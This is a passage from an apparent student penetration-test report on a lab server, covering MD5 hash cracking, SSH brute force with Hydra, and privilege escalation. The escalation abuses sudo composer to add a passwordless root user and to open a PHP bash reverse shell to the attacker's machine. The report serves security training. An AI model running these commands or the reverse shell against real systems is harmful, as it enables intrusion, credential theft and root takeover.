4.2.7 Plain-Text Password Acquisition

4.2.7.1 Hash-Algorithm Identification

To crack the passwords, a file containing all password hashes was created (see Figure 90).

```
└─$ cat pw-hashes.txt
0571749e2ac330a7455809c6b0e7af90
df64dc2eb4a0b85091dd31eb4923eaac
fddd21b9d7ce17da93c30fa5a653a1df
14754f13e5280c5d49d2ae536c2d57e2
c13d23675b7a621212c3a6bb07e0e8df
cd1142c62ebbe49a17bc8788a4c83bec
```

Figure 90: Auxiliary *pw-hashes* file containing the previously discovered password hashes

To identify which hash algorithm was used, the Linux tool *hashid* was employed (see Figure 91).

```
┌──(kali㉿kali)-[~/2 - Pentest]
└─$ hashid -j -m -o hash_ids.txt pw-hashes.txt
```

Figure 91: Using *hashid* on the password hashes

The parameters were chosen with the following reasoning [58]:

- **j**

  Inlucludes the John the Ripper mode of the detected hash algorithm.

- **m**

  Inlucludes the Hashcat mode of the detected hash algorithm.

- **o** *hash_ids.txt*

  Writes the output to a file *hash_ids.txt*.

- pw-hashes.txt

  The input file containing the list of previously discovered password hashes.

Hashid produced a list of possible candidates (see Figure 92). Figure 92 contains all unique entries of the file generated by hashid in order, showing that every hash analysis produced the

same candidates. This implies the passwords have all been hashed with the same algorithm. The complete unfiltered output produced by the call to Hashid has been documented in the appendix (see Figure 166). ChatGPT was prompted to generate the command to filter all unique entries from the file in order (see Figure 167). This was checked against the GNU awk manual, which confirms this command is applicable for this task [59]. The unfiltered result file *hash_ids.txt* can be viewed in the appended files under:

Assignment 2 - Complete Pentest (Mesa) ⟶ 5. Plain Text Password Acquisition ⟶ hash_ids.txt

```
┌──(kali㉿kali)-[~/2 - Pentest]
└─$ awk '!seen[$0]++' hash_ids.txt
--File 'pw-hashes.txt'--
Analyzing '0571749e2ac330a7455809c6b0e7af90'
[+] MD2 [JtR Format: md2]
[+] MD5 [Hashcat Mode: 0][JtR Format: raw-md5]
[+] MD4 [Hashcat Mode: 900][JtR Format: raw-md4]
[+] Double MD5 [Hashcat Mode: 2600]
[+] LM [Hashcat Mode: 3000][JtR Format: lm]
[+] RIPEMD-128 [JtR Format: ripemd-128]
[+] Haval-128 [JtR Format: haval-128-4]
[+] Tiger-128
[+] Skein-256(128)
[+] Skein-512(128)
[+] Lotus Notes/Domino 5 [Hashcat Mode: 8600][JtR Format: lotus5]
[+] Skype [Hashcat Mode: 23]
[+] Snefru-128 [JtR Format: snefru-128]
[+] NTLM [Hashcat Mode: 1000][JtR Format: nt]
[+] Domain Cached Credentials [Hashcat Mode: 1100][JtR Format: mscach]
[+] Domain Cached Credentials 2 [Hashcat Mode: 2100][JtR Format: mscach2]
[+] DNSSEC(NSEC3) [Hashcat Mode: 8300]
[+] RAdmin v2.x [Hashcat Mode: 9900][JtR Format: radmin]
Analyzing 'df64dc2eb4a0b85091dd31eb4923eaac'
Analyzing 'fddd21b9d7ce17da93c30fa5a653a1df'
Analyzing '14754f13e5280c5d49d2ae536c2d57e2'
Analyzing 'c13d23675b7a621212c3a6bb07e0e8df'
Analyzing 'cd1142c62ebbe49a17bc8788a4c83bec'
--End of file 'pw-hashes.txt'--
```

Figure 92: List of possible password hashing algorithms

Since Hashid discovered many possible candidates. It was decided to cross-reference the results with another algorithm detection tool to narrow down the possibilities (see Figure 93).

The *hashes.com* Hash Identifier determined the hash algorithm to be MD5. This would be tried first, falling back to the other algorithms detected by Hashid if cracking with MD5 were to fail. The




Figure 93: Online hash algorithm identification

Source: `https://hashes.com/en/tools/hash_identifier`

assignment specified only information from *Section 4.2.2 – Active Scan (T1595) / Active Interaction* and *Section 4.2.3 – Examination of discovered web pages* should be used to identify which hash algorithm was used. The source code obtained later on would confirms the MD5 algorithm to be correct to a real attacker, since the password the user inputs gets hashed with the php "*md5*"-function (see Figure 94) [60] before being checked against the password hash in the database.

```
$user_name=$_POST['username'];
$user_pass=md5($_POST['pass']);
```

Figure 94: Hash algorithm in source code

4.2.7.2 Brute Force: Password Cracking (T1110.002): Hash-Cracking with Linux Tools

4.2.7.2.1 Preparation (Creating wordlists)

To crack the discovered password hashes, a wordlist of candidates was created by crawling pertinent webpages and collecting words from their contents. Since *x.com* makes it difficult to crawl their webpage, Mr. Buckerzerg's tweets profile contents were copied directly from the browser and pasted into a text file. Words not originating from his tweets (e.g. "Show more") were pruned from the file manually (see Figure 95). The unaltered file can be viewed in the appended files under: *Assignment 2 - Complete Pentest (Mesa) ⟶ 5. Plain Text Password Acquisition ⟶ cewl_twitter (before processing).txt*

A python script was written to turn the file into a parsable wordlist seperated by newlines (see Figure 96).

```
┌──(student㉿kali)-[~/Pentest/8_cracking]
└─$ cat cewl_twitter.txt
Marquis Buckerzerg
@MBuckerzerg
CEO of Mesa | NFTs | Creator of virtual worlds | My dog is my everything
Joined February 2022
Feb 18, 2022
Had a pleasant appointment with my friend Mr. Freeman. We discussed possible partn
erships. Look what his algorithms did with my data! We created digital art of him,
 might auction as NFT soon!
See how data can be used to create safe environments. Only criminals got something
 to hide! https://x.com/bruise_almight/bruise_almighty/status/1221869659139366912
I can't believe it's already two years since I adopted my best friend tinkerbell!
18.02.2020 was the date my sunshine joined my family! #anniversary #puglife
```

Figure 95: Words written by Buckerzerg on his *x.com* page

```
import re
wordlist: str
with open("/home/student/Pentest/8_cracking/cewl_twitter.txt",
          "r+") as file:
  wordlist = re.sub("[^a-zA-Z0-9_]+", '\n', file.read())
  file.seek(0)
  file.write(wordlist)
```

Figure 96: Python script to turn *x.com* contents into wordlist

The script can be viewed in the appended files under:

Assignment 2 - Complete Pentest (Mesa) ⟶ 5. Plain Text Password Acquisition ⟶ processor.py

The processed wordlist can be viewed in the appended files under:

Assignment 2 - Complete Pentest (Mesa) ⟶ 5. Plain Text Password Acquisition ⟶ cewl ⟶ cewl_twitter.txt

A complete wordlist was then created based on the other crawlable web pages pertaining to the subjects (see Figure 97).

```
┌──(student㉿kali)-[~/Pentest/8_cracking]
└─$ cewl mesa -m 3 -w cewl_mesa.txt && cewl https://dirk-heuzeroth.de -m 3 -w cewl
_heuzeroth.txt && cat cewl_twitter.txt cewl_mesa.txt cewl_heuzeroth.txt /usr/share
/wordlists/rockyou.txt > wordlist.txt
CeWL 6.2.1 (More Fixes) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
CeWL 6.2.1 (More Fixes) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
```

Figure 97: Creating a wordlist to run the password hashes against

Cewl was run with the following parameters for the following reasons [61]:

- **m** 3

  Sets the minimum word length to save to 3. (Default value, could have been omitted).

- **w** *cewl_mesa.txt* / *cewl_heuzeroth.txt*

  The file to save the results to.

- mesa / https://dirk-heuzeroth.de

  The targets' homepages to crawl.

The result files were then combined with the pre-loaded wordlist *rockyou.txt* and written to a new file *wordlist.txt* (see Figure 97). *rockyou.txt* was appended to try frequntly used passwords in case the custom wordlists don't contain any matches.

The resulting files can be viewed in the appended files under:

Assignment 2 - Complete Pentest (Mesa) ⟶ 5. Plain Text Password Acquisition ⟶ cewl

4.2.7.2.2 John The Ripper

The hashes were able to be cracked with the tool *John The Ripper* (see Figure 98).

```
┌──(student㉿kali)-[~/Pentest/8_cracking]
└─$ john --format=raw-md5 --rules --wordlist="wordlist.txt" pw-hashes.txt
Created directory: /home/student/.john
Using default input encoding: UTF-8
Loaded 6 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider --fork=20
Press 'q' or Ctrl-C to abort, almost any other key for status
sunshine         (?)
machine          (?)
*****            (?)
??????           (?)
hackerman        (?)
anwendungssicherheit (?)
6g 0:00:00:00 DONE (2026-05-25 21:48) 9.090g/s 21736Kp/s 21736Kc/s 22816KC/s about
..digitale
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords
reliably
Session completed.
```

Figure 98: Cracking all hashes with John The Ripper

The parameters were chosen with the following reasoning [62, 63]:

- **format** = raw-md5
  Sets the hashing algorithm to check to MD5.
- **wordlist** = "wordlist.txt"
  Supplies the wordlist to try.
- **rules**
  Applies John The Ripper's default mutation rules to the wordlist.
- pw-hashes.txt
  Supplies the hashes to crack.

The complete process from wordlist generation to hash cracking in one continuous terminal session has been documented in the appendix (see Figure 168).

4.2.7.2.3 Hashcat

The password hashes could also be cracked with Hashcat (see Figure 99). A file *mesa.rule* was created with the following rules [64]:

l try all words in lowercase
u try all words in uppercase
c try all words while capitalizing the first letter

```
┌──(student㉿kali)-[~/Pentest/8_cracking]
└─$ cat mesa.rule
l
u
c

┌──(student㉿kali)-[~/Pentest/8_cracking]
└─$ hashcat -m 0 pw-hashes.txt wordlist.txt -r mesa.rule
 --force --quiet -o cracked_hashes.txt

┌──(student㉿kali)-[~/Pentest/8_cracking]
└─$ cat cracked_hashes.txt
14754f13e5280c5d49d2ae536c2d57e2:machine
cd1142c62ebbe49a17bc8788a4c83bec:anwendungssicherheit
0571749e2ac330a7455809c6b0e7af90:sunshine
fddd21b9d7ce17da93c30fa5a653a1df:*****
df64dc2eb4a0b85091dd31eb4923eaac:??????
c13d23675b7a621212c3a6bb07e0e8df:hackerman
```

Figure 99: Cracking all hashes with Hashcat

The result and rule files can be viewed in the appended files under:

Assignment 2 - Complete Pentest (Mesa) ⟶ 5. Plain Text Password Acquisition ⟶ hashcat

The parameters were chosen with the following reasoning [65]:

- **m** 0
  Sets the mode to MD5 (without SALT).
- pw-hashes.txt
  Supplies the program with the hashes.
- wordlist.txt
  Supplies the wordlist.
- **r** mesa.rule
  Supplies the previously created rule file *mesa.rule*.
- **force**
  Ignores all warnings.
- **quiet**
  Suppresses stdout output for better readability in one continuos screenshot.
- **o** cracked_hashes.txt
  Writes result to an output file *cracked_hashes.txt*.

4.2.8 SSH Login

The ascertained credentials were tried against the Linux server with the Unix account names obtained from the database backup (see Figure 100) with Hydra. The users *sam* and *freeman* reused the same passwords, the user "zucc" did not. Since Mr. Buckerzerg had a social media page, the wordlist extracted from his *x.com* profile was deemed the most likely to contain his password and was tried as well (see Figure 101) (*Brute Force: Password Guessing T1110.001*).

The user and password files can each respectively be viewed in the appended files under:
Assignment 2 - Complete Pentest (Mesa) ⟶ 6. SSH Login

Logging into the accounts via SSH directly has been documented in the appendix (see Figure 169). The parameters for Hydra were chosen with the following reasoning [66]:

- **t** 4
  Sets the amount of threads that attack the system in parallel. (The higher default value of 16 lead to errors).
- **L** users.txt
  Supplies the list of usernames to try.
- **P** passwords.txt / cewl_twitter.txt
  Supplies the list of passwords to try (known credentials and wordlist).
- **ssh://mesa**
  Specifies which protocol to use (SSH), and which host to target (192.168.61.65).

```
┌──(student㉿kali)-[~/Pentest/8_cracking]
└─$ hydra -t 4 -L users.txt -P passwords.txt ssh://mesa
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secre
t service organizations, or for illegal purposes (this is non-binding, these *** ignore laws an
d ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-25 22:29:38
[DATA] max 4 tasks per 1 server, overall 4 tasks, 18 login tries (l:3/p:6), ~5 tries per task
[DATA] attacking ssh://mesa:22/
[22][ssh] host: mesa   login: sam   password: machine
[22][ssh] host: mesa   login: freeman   password: ??????
1 of 1 target successfully completed, 2 valid passwords found
```

Figure 100: Trying passwords with SSH

```
┌──(student㉿kali)-[~/Pentest/8_cracking]
└─$ hydra -t 4 -L users.txt -P cewl_twitter.txt ssh://mesa
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret
zations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-25 22:31:27
[DATA] max 4 tasks per 1 server, overall 4 tasks, 321 login tries (l:3/p:107), ~81 tries per task
[DATA] attacking ssh://mesa:22/
[STATUS] 64.00 tries/min, 64 tries in 00:01h, 257 to do in 00:05h, 4 active
[22][ssh] host: mesa   login: zucc   password: tinkerbell
[STATUS] 69.00 tries/min, 207 tries in 00:03h, 114 to do in 00:02h, 4 active
[STATUS] 68.75 tries/min, 275 tries in 00:04h, 46 to do in 00:01h, 4 active
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-25 22:36:15
```

Figure 101: Trying wordlist with SSH

4.2.9 Privilige Escalation

4.2.9.1 User privileges

To check for Privilige Escalation (TA0004) [67] possibilities, first the privileges of the the user accounts were checked. The user "sam" cannot run anything with sudo privileges (see Figure 102).

```
sam@AuV-Mesa-Entry-15:~$ sudo -l
[sudo] password for sam:
Sorry, user sam may not run sudo on AuV-Mesa-Entry-15.
```

Figure 102: Sam's privileges

The user "freeman" may run the program *composer* with sudo privileges without a sudo password (see Figure 103).

```
freeman@AuV-Mesa-Entry-15:~$ sudo -l
Matching Defaults entries for freeman on AuV-Mesa-Entry-15:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/lo
    cal/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User freeman may run the following commands on AuV-Mesa-Entry-15:
    (root) NOPASSWD: /usr/bin/composer
```

Figure 103: Freeman's privileges

The user "zucc" has root privileges (see Figure 104).

```
zucc@AuV-Mesa-Entry-15:~$ sudo -l
Matching Defaults entries for zucc on
    AuV-Mesa-Entry-15:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local
/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User zucc may run the following commands
        on AuV-Mesa-Entry-15:
    (ALL : ALL) ALL
    (ALL : ALL) ALL
```

Figure 104: Zucc's privileges

4.2.9.2 Switching users

The user "sam" has attempted switching to the root user "zucc" before. Their bash history reveals they mistyped the username, leaving the password accesible in their logs (see Figure 105). This allows any adversary with access to the account to switch to a user with root privileges through *Unsecured Credentials: Shell History (T1552.003)* [68].

```
sam@AuV-Mesa-Entry-15:~$ cat ~/.bash_history
su zucks
tinkerbell
su zucc
sam@AuV-Mesa-Entry-15:~$ su zucc
Password:
zucc@AuV-Mesa-Entry-15:/home/sam$ sudo -l
```

Figure 105: Attempt to switch to zucc left in bash history

Since the user "zucc" has root privileges, they can switch to root via su (see Figure 106). This could be categorized as getting *Valid Accounts: Domain Accounts (T1078.002)* [69] access.

```
zucc@AuV-Mesa-Entry-15:/var/www/html$ sudo su
root@AuV-Mesa-Entry-15:/var/www/html#
```

Figure 106: Attempt to switch to zucc left in bash history

4.2.9.3 LinPEAS

To find misconfigurations of the system that might allow for privilege escalation, the *LinPEAS* script [70] was employed. The complete results can be viewed in the appended files under:
Assignment 2 - Complete Pentest (Mesa) ⟶ 7. Privilege Escalation ⟶ Linpeas ⟶ linpeas_results
Assignment 2 - Complete Pentest (Mesa) ⟶ 7. Privilege Escalation ⟶ Linpeas ⟶ linpeas_results.txt

The first file contains binary data, conserving the color highlighting of the original terminal output. In case it can't be readily viewed in an appropriate terminal, the second file contains the raw text output.

LinPEAS was run directly on the machine, (see Appendix, Figure 170), the results were saved to a file *linpeas_result*. Since the script checks a large amount of possible misconfigurations, only the most relevant results will be discussed and documented.

The key vector that would later on allow for privilege escalation was the previously discovered misconfiguration of the user "freeman"'s ability to run the program Composer with root priviliges (see Figure 107).

```
╔══════════╣ Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d (T1548.003)
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#su
Matching Defaults entries for freeman on AuV-Mesa-Entry-15:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\
sbin\:/bin

User freeman may run the following commands on AuV-Mesa-Entry-15:
    (root) NOPASSWD: /usr/bin/composer
Matching Defaults entries for freeman on AuV-Mesa-Entry-15:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\
sbin\:/bin

User freeman may run the following commands on AuV-Mesa-Entry-15:
    (root) NOPASSWD: /usr/bin/composer
```

Figure 107: Running Linpeas on the remote target machine

Mr. Buckerzerg has a possibly personal private key stored on the machine. If it were to be taken over, like has been demonstrated is possible, the private key is at risk of being compromised (see Figure 108) (*Unsecured Credentials: Private Keys (T1552.004)* [71]).

```
ChallengeResponseAuthentication no
UsePAM yes
PasswordAuthentication yes

╔══╣ Possible private SSH keys were found!
/home/zucc/.ssh/id_rsa
/var/www/phpmyadmin-RELEASE_4_8_1/vendor/phpseclib/phpseclib/phpseclib/Crypt/RSA.php
```

Figure 108: Linpeas showing private key on the remote target machine

4.2.9.4 Abuse Elevation Control Mechanism (T1548)

Running Composer as root exploits higher privileges for actions not originally intended, which is classified as *Abuse Elevation Control Mechanism (T1548)* [72].

4.2.9.4.1 Adding root user "friend" to /etc/passwd

To exploit the elevated privileges the user "freeman" has when running composer, a shell script was written that takes the steps laid out in the assignment (see Figure 109):

1. Copy */etc/passwd* into the home directory
2. Append the user "friend" with root privileges
3. Copy the altered file back into its original location

```
#!/bin/bash
cp /etc/passwd /home/freeman/passwd;
echo "friend::0:0:root:/root:/bin/bash" >> /home/freeman/passwd;
cp /home/freeman/passwd /etc/passwd;
```

Figure 109: Shell script to add root user

The corresponding composer configuration was then created (see Figure 110).

```
{
  "name": "freeman/privilege_esscalation",
  "description": "creating root user friend via sh script",
  "scripts": {
        "run-shell-script": [
            "./privilege_escalation.sh"
        ]
    }
}
```

Figure 110: Composer configuration to run the shell script to add a root user

The script was then run with the command **composer run-script run-shell-script** [73], which executed the bash script with root privileges (see Figure 111).

The user was added, had root access, and could be switched to without requiring a password (see Figure 112).

```
freeman@AuV-Mesa-Entry-15:~$ sudo /usr/bin/composer run-script run-shell-script
Do not run Composer as root/super user! See https://getcomposer.org/root for detai
Continue as root/super user [yes]? yes
> ./privilege_escalation.sh
```

Figure 111: Adding user "friend" via shell script through composer

```
freeman@AuV-Mesa-Entry-15:~$ tail /etc/passwd
systemd-timesync:x:103:110:systemd Time Synchr
systemd-network:x:104:112:systemd Network Mana
systemd-resolve:x:105:113:systemd Resolver,,,:
messagebus:x:106:114::/nonexistent:/usr/sbin/n
systemd-coredump:x:999:999:systemd Core Dumper
mysql:x:107:115:MySQL Server,,,:/nonexistent:/
zucc:x:1000:1000::/home/zucc:/bin/bash
sam:x:1001:1001::/home/sam:/bin/bash
freeman:x:1002:1002::/home/freeman:/bin/bash
friend::0:0:root:/root:/bin/bash
freeman@AuV-Mesa-Entry-15:~$ su friend
root@AuV-Mesa-Entry-15:/home/freeman# exit
exit
```

Figure 112: Switching to user "friend"

The complete script execution process in one continuous shell session has been documented in the appendix (see Figure 171). The composer configuration and shell script can respectively be viewed in the appended files under:

Assignment 2 - Complete Pentest (Mesa) ⟶ 7. Privilege Escalation ⟶ Adding user friend ⟶ composer.json

Assignment 2 - Complete Pentest (Mesa) ⟶ 7. Privilege Escalation ⟶ Adding user friend ⟶ privilege_escalation.sh

4.2.9.4.2 Creating a Bash reverse shell via PHP file

To create a reverse root bash shell with PHP, the same misconfiguration was exploited. Since the composer process runs with root privileges, using exec [74] to run the reverse shell snippet discussed in *Section 4.2.5 – Command Injection* will spawn a root shell on the system.

```
<?
exec("/bin/bash -c 'bash -i >& /dev/tcp/10.0.61.2/443 0>&1'");
```

Figure 113: PHP script creating a reverse shell

The composer documentation contains an example that shows how to run PHP scripts [75]. This setup was copied and altered to run the reverse shell PHP code (see Figure 114).

```
{
  "name": "freeman/reverse_shell",
  "description": "creating reverse shell via php file",
  "scripts": {
      "test": [
          "@php reverse_shell.php",
          "phpunit"
      ]
  }
}
```

Figure 114: PHP script composer setup

Running the script as the otherwise non-root user "freeman" via composer spawns a reverse root shell that gets handed through to the attacking machine via TCP (see Figure 115). This establishes a Command and Scripting Interpreter: Unix Shell (T1059.004) [76] with root privileges.

```
freeman@AuV-Mesa-Entry-15:~$ sudo /usr/bin/composer run-script test
Do not run Composer as root/super user! See https://getcomposer.org/root
Continue as root/super user [yes]? yes
> @php reverse_shell.php
```

```
                                                    student@kali: ~
Session  Actions  Edit  View  Help
┌──(student㉿kali)-[~]
└─$ nc -lvp 443
listening on [any] 443 ...
connect to [10.0.61.2] from mesa [192.168.61.65] 59640
root@AuV-Mesa-Entry-15:/home/freeman# echo $0
echo $0
bash
root@AuV-Mesa-Entry-15:/home/freeman#
```

Figure 115: PHP script execution results in reverse shell

The complete execution process in one continuous shell session has been documented in the appendix (see Figure 172). The configuration and PHP script can respectively be viewed in the appended files under:

Assignment 2 - Complete Pentest (Mesa) ⟶ 7. Privilege Escalation ⟶ PHP Reverse Shell ⟶ composer.json

Assignment 2 - Complete Pentest (Mesa) ⟶ 7. Privilege Escalation ⟶ PHP Reverse Shell ⟶ reverse_shell.php

4.2.10 phpMyAdmin

4.2.10.1 Active Scans (T1595) / Active Interaction

4.2.10.1.1 Nmap

To find out on which port *phpMyAdmin* was running, the prior Nmap scan (see *Section 4.2.2.1 – Banner Grabbing / Fingerprinting*) was examined again. By process of elimination, *phpMyAdmin* must have been running on port 8080 (see Figure 116). It was known which processes were running on all other ports from work on Part 1 of the assignment:

22:	SSH	1337:	Static HTML page (*"ICSe{c4nt_g3t_m3_br0}"*)
80:	Mesa-Homepage	5355:	Link local resolution

```
PORT     STATE    SERVICE VERSION
22/tcp   open     ssh     OpenSSH 8.4p1 Debian 5 (protocol 2.0)
80/tcp   open     http    nginx 1.18.0
1337/tcp open     http    nginx 1.18.0
5355/tcp filtered llmnr
8080/tcp open     http    nginx 1.18.0
Device type: general purpose
```

Figure 116: Nmap port scan of the whole system

4.2.10.1.2 Netcat

A banner grabbing attempt with Netcat did not yield any useful information (see Figure 117).

```
┌──(student㉿kali)-[~/Pentest/4_Active_Scan/4.2_banner_grabbing]
└─$ nc 192.168.61.65 8080
^C
```

Figure 117: Banner grabbing with *nc* on port 8080

4.2.10.1.3 Curl

Unlike the webservers on port 80 and port 1337, the *phpMyAdmin* server had more HTTP security options set up. It prevents the webpage from being rendered inside an iFrame (*X-Frame-Options: Deny*), it does not include referrer information (*Referrer-policy: no-referrer*), is hardened against XSS (*Content-Security-Policy*). The server blocks MIME-type sniffing (*X-Content-Type-Opions: nosniff*), prevents cross origin access in certain browsers (*X-Permitted-Cross-Domain-Policies*), and instructs crawlers not to index (*X-Robots-Tag: noindex, nofollow*) [36].

```
┌──(student㉿kali)-[~/Pentest/4_Active_Scan/5_vulns]
└─$ curl -I http://mesa:8080
HTTP/1.1 200 OK
Server: nginx/1.18.0
Date: Wed, 27 May 2026 11:31:30 GMT
Content-Type: text/html; charset=utf-8
Connection: keep-alive
Set-Cookie: pma_lang=en; expires=Fri, 26-Jun-2026 11:31:30 GMT
; Max-Age=2592000; path=/; HttpOnly
Set-Cookie: phpMyAdmin=76q1u2aghaiavvjrugcm5fckhk; path=/; Htt
pOnly
X-ob_mode: 1
X-Frame-Options: DENY
Referrer-Policy: no-referrer
Content-Security-Policy: default-src 'self' ;script-src 'self'
 'unsafe-inline' 'unsafe-eval' ;style-src 'self' 'unsafe-inlin
e' ;img-src 'self' data:  *.tile.openstreetmap.org;object-src
'none';
X-Content-Security-Policy: default-src 'self' ;options inline-
script eval-script;referrer no-referrer;img-src 'self' data:
*.tile.openstreetmap.org;object-src 'none';
X-WebKit-CSP: default-src 'self' ;script-src 'self'  'unsafe-i
nline' 'unsafe-eval';referrer no-referrer;style-src 'self' 'un
safe-inline' ;img-src 'self' data:  *.tile.openstreetmap.org;o
bject-src 'none';
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Permitted-Cross-Domain-Policies: none
X-Robots-Tag: noindex, nofollow
Expires: Wed, 27 May 2026 11:31:30 +0000
Cache-Control: no-store, no-cache, must-revalidate,  pre-check
=0, post-check=0, max-age=0
Pragma: no-cache
Last-Modified: Wed, 27 May 2026 11:31:30 +0000
Vary: Accept-Encoding
```

Figure 118: Fingerprinting with *curl* on port 8080

The *Set-Cookie* header has the *HttpOnly* flag set, meaning it cannot be accessed via Javascript [41]. The server additionally employs the obsolete and deprecated *X-Content-Securtity, X-WebKit-CSP, and X-XXS-Protection* headers. It also uses an uncommon *X-ob_mode* header with value *1*, which no official documentation seems to exist for. It most likely is a phpMyAdmin specific header.

4.2.10.2 Technology Discovery

4.2.10.2.1 Whatweb

Duplicate information already obtained from previous analysis will not be discussed in this section for brevity. The complete whatweb scan has been documented in the appendix (see **??** - **??**).

```
WhatWeb report for http://mesa:8080
Status    : 200 OK
Title     : phpMyAdmin
IP        : 192.168.61.65
Country   : RESERVED, ZZ

Summary   : Content-Security-Policy[default-src 'self' ;options inline-script eval
-script;referrer no-referrer;img-src 'self' data:  *.tile.openstreetmap.org;object
-src 'none';,default-src 'self' ;script-src 'self'  'unsafe-inline' 'unsafe-eval';
referrer no-referrer;style-src 'self' 'unsafe-inline' ;img-src 'self' data:  *.til
e.openstreetmap.org;object-src 'none';], Cookies[phpMyAdmin,pma_lang], HTML5, HTTP
Server[nginx/1.18.0], HttpOnly[phpMyAdmin,pma_lang], JQuery, nginx[1.18.0], Passwo
rdField[pma_password], phpMyAdmin[4.8.1], Script[text/javascript], UncommonHeaders
[x-ob_mode,referrer-policy,content-security-policy,x-content-security-policy,x-web
kit-csp,x-content-type-options,x-permitted-cross-domain-policies,x-robots-tag], X-
Frame-Options[DENY], X-UA-Compatible[IE=Edge], X-XSS-Protection[1; mode=block]
```

Figure 119: Web technology scan with *whatweb* on port 8080

The scan revealed some of the aforementioned security headers, and divulged that HTML5 and JQuery were being used. Whatweb also discovered a password field with the ID *pma_password* (see Figure 119). **phpMyAdmin version 4.8.1** was running on the system.

4.2.10.3 Active Scanning: Vulnerability Scanning (T1595.002)

4.2.10.3.1 Nikto

Nikto found missing security headers (see Figure 120, marked red):

- **strict-transport-security**

  Doesn't enforce that the host should only be accessed using HTTPS [77].

- **permissions-policy**

  Doesn't limit certain browser features [78].

